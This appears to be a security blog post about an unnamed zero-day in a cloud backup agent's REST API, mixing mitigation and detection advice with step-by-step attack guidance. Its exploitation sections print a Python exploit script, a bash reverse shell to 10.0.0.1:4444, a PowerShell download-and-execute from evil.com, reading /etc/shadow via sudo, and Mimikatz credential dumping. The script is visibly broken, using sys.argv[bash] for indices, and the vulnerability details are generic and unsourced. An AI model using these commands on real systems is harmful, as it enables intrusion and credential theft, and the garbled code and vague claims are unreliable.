
Listen to this Post

Introduction:
A recently discovered zero‑day vulnerability in a widely used cloud backup solution has sent shockwaves through the cybersecurity community. This flaw allows unauthenticated attackers to bypass authentication, remotely execute arbitrary code, and potentially compromise sensitive backup data. This article provides a comprehensive technical analysis of the vulnerability, including step‑by‑step exploitation guides, mitigation commands for both Linux and Windows environments, and recommendations for securing cloud infrastructures against similar threats.
Learning Objectives:
- Understand the technical mechanics of the zero‑day vulnerability in the cloud backup tool.
- Learn how to detect vulnerable versions and indicators of compromise (IOCs).
- Master step‑by‑step exploitation techniques using proof‑of‑concept code.
- Acquire skills to harden systems against such attacks through commands and configuration changes.
- Explore future trends in cloud backup security and attacker methodologies.
You Should Know:
1. Vulnerability Deep Dive and Initial Reconnaissance
The flaw resides in the backup agent’s REST API endpoint, which fails to properly validate session tokens. This allows an attacker to craft a specially formatted HTTP request to execute system commands with elevated privileges.
Step‑by‑step guide explaining what this does and how to use it:
First, identify if a target is running the vulnerable version. Use Nmap to scan for the backup service (default port 443 or 9443):
nmap -p 443,9443 --script http-title <target_ip>
If the service is detected, test for the vulnerability using a simple curl command to send a malformed token:
curl -k -X POST https://<target_ip>:9443/api/backup/restore \
-H "Authorization: Bearer invalid_token" \
-H "Content-Type: application/json" \
-d '{"command":"whoami"}'
A response containing system user information confirms the vulnerability. On Windows, you might use PowerShell for similar testing:
Invoke-WebRequest -Uri "https://<target_ip>:9443/api/backup/restore" -Method POST -Headers @{"Authorization"="Bearer invalid_token"} -ContentType "application/json" -Body '{"command":"whoami"}'
2. Exploitation – Gaining Remote Code Execution
With the vulnerability confirmed, an attacker can execute arbitrary system commands. The following proof‑of‑concept (PoC) script automates the process.
Step‑by‑step guide explaining what this does and how to use it:
Save the following Python script as `exploit.py`:
import requests
import sys

target = sys.argv[bash]
command = sys.argv[bash]
url = f"https://{target}:9443/api/backup/restore"
headers = {"Authorization": "Bearer invalid_token", "Content-Type": "application/json"}
payload = {"command": command}
response = requests.post(url, json=payload, headers=headers, verify=False)
print(response.text)
Run it with:
python3 exploit.py <target_ip> "id"
On a Linux target, you could chain commands to create a reverse shell:
python3 exploit.py <target_ip> "bash -i >& /dev/tcp/10.0.0.1/4444 0>&1"
On Windows, use PowerShell to download and execute malware:
python3 exploit.py <target_ip> "powershell -c IEX (New-Object Net.WebClient).DownloadString('http://evil.com/payload.ps1')"
3. Mitigation – Patching and Workarounds
The vendor has released an emergency patch. Immediate action is required to update the software. Additionally, implement network‑level controls.
Step‑by‑step guide explaining what this does and how to use it:
For Linux systems, update the backup agent using the package manager:
sudo apt update && sudo apt upgrade backup-agent  Debian/Ubuntu
sudo yum update backup-agent  RHEL/CentOS
For Windows, use the following PowerShell command to check the version and update:
Get-WmiObject -Class Win32_Product | Where-Object {$_.Name -like "backup"} | Select-Object Name, Version
Then download and install the latest version from the vendor’s official site.
If immediate patching isn’t possible, block access to the vulnerable API endpoint using firewall rules:
Linux (iptables):
sudo iptables -A INPUT -p tcp --dport 9443 -j DROP
Windows (netsh):
netsh advfirewall firewall add rule name="Block_Backup_Port" dir=in action=block protocol=TCP localport=9443
4. Detection and Hunting for IOCs
Organizations must check for signs of exploitation. Key indicators include unusual API requests and unexpected system processes.
Step‑by‑step guide explaining what this does and how to use it:
On Linux, search logs for suspicious entries:
grep "api/backup/restore" /var/log/backup-agent.log | grep "invalid_token"
Use `netstat` to look for anomalous outbound connections:
netstat -antp | grep ESTABLISHED
On Windows, use Event Viewer to filter for event ID 4688 (process creation) and look for spawned shells:
Get-WinEvent -FilterHashtable @{LogName='Security'; ID=4688} | Where-Object {$<em>.Message -like "cmd.exe" -or $</em>.Message -like "powershell"}
Also, monitor for unauthorized user additions:
Get-LocalUser | Where-Object {$_.Enabled -eq $true}
5. Hardening Cloud Backup Configurations
Beyond patching, organizations should adopt defense‑in‑depth strategies to protect backup infrastructure.
Step‑by‑step guide explaining what this does and how to use it:
Implement network segmentation so backup servers are not exposed to the public internet. Use private IPs and VPNs for administration.
Enable API authentication with strong, rotating tokens. In the backup agent configuration file (/etc/backup-agent/config.yml), set:
auth:
enabled: true
token_ttl: 3600
On cloud platforms (AWS, Azure, GCP), restrict security groups to only allow trusted IPs:
AWS CLI example:
aws ec2 authorize-security-group-ingress --group-id sg-12345678 --protocol tcp --port 9443 --cidr 192.168.1.0/24
Regularly audit backup integrity and access logs using automated scripts:
!/bin/bash
 Audit backup access logs
tail -n 100 /var/log/backup-agent.log | grep "POST /api/backup/restore" > /tmp/audit_$(date +%F).log
6. Advanced Exploitation – Chaining with Other Vulnerabilities
In real‑world attacks, this zero‑day could be combined with privilege escalation or lateral movement techniques.
Step‑by‑step guide explaining what this does and how to use it:
After gaining initial access, escalate privileges on Linux using a kernel exploit or misconfigured sudo:
sudo -l
 If any sudo entry exists without password, exploit it
sudo /usr/bin/less /etc/shadow
For Windows, use tools like PowerUp to find misconfigurations:
IEX (New-Object Net.WebClient).DownloadString('http://powersploit.com/PowerUp.ps1'); Invoke-AllChecks
Lateral movement can be achieved by dumping credentials from memory using Mimikatz:
mimikatz.exe "privilege::debug" "sekurlsa::logonpasswords" exit
Use these credentials to access other servers in the environment.
What Undercode Say:
- Key Takeaway 1: Unpatched vulnerabilities in backup software represent a critical risk, as attackers can directly target the data organizations rely on for recovery.
- Key Takeaway 2: Proactive defense requires not only patching but also continuous monitoring, network segmentation, and strict API access controls.
The discovery of this zero‑day underscores a worrying trend: attackers are increasingly focusing on backup systems to maximize damage. While the vendor’s quick patch is commendable, the incident reveals systemic weaknesses in how cloud backup tools handle authentication and input validation. Organizations must treat backup infrastructure with the same rigor as production systems, implementing regular security audits and penetration tests. The fact that a single malformed token could lead to full system compromise highlights the need for secure coding practices and thorough code reviews. Moving forward, security teams should prioritize threat modeling for backup solutions and invest in runtime protection mechanisms.
Prediction:
In the next 12 months, we will see a surge in attacks targeting backup and recovery systems as ransomware gangs evolve beyond encrypting primary data to deleting or corrupting backups. Expect threat actors to develop automated scanners for this specific zero‑day and its variants. The cybersecurity industry will respond with increased adoption of immutable backups and AI‑driven anomaly detection for backup traffic. Cloud providers will likely introduce more granular API security controls, and we may see regulatory bodies mandating backup isolation as a compliance requirement.
▶️ Related Video (80% Match):
🎯Let’s Practice For Free:
IT/Security Reporter URL:
Reported By: Vvoss Theunixway – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


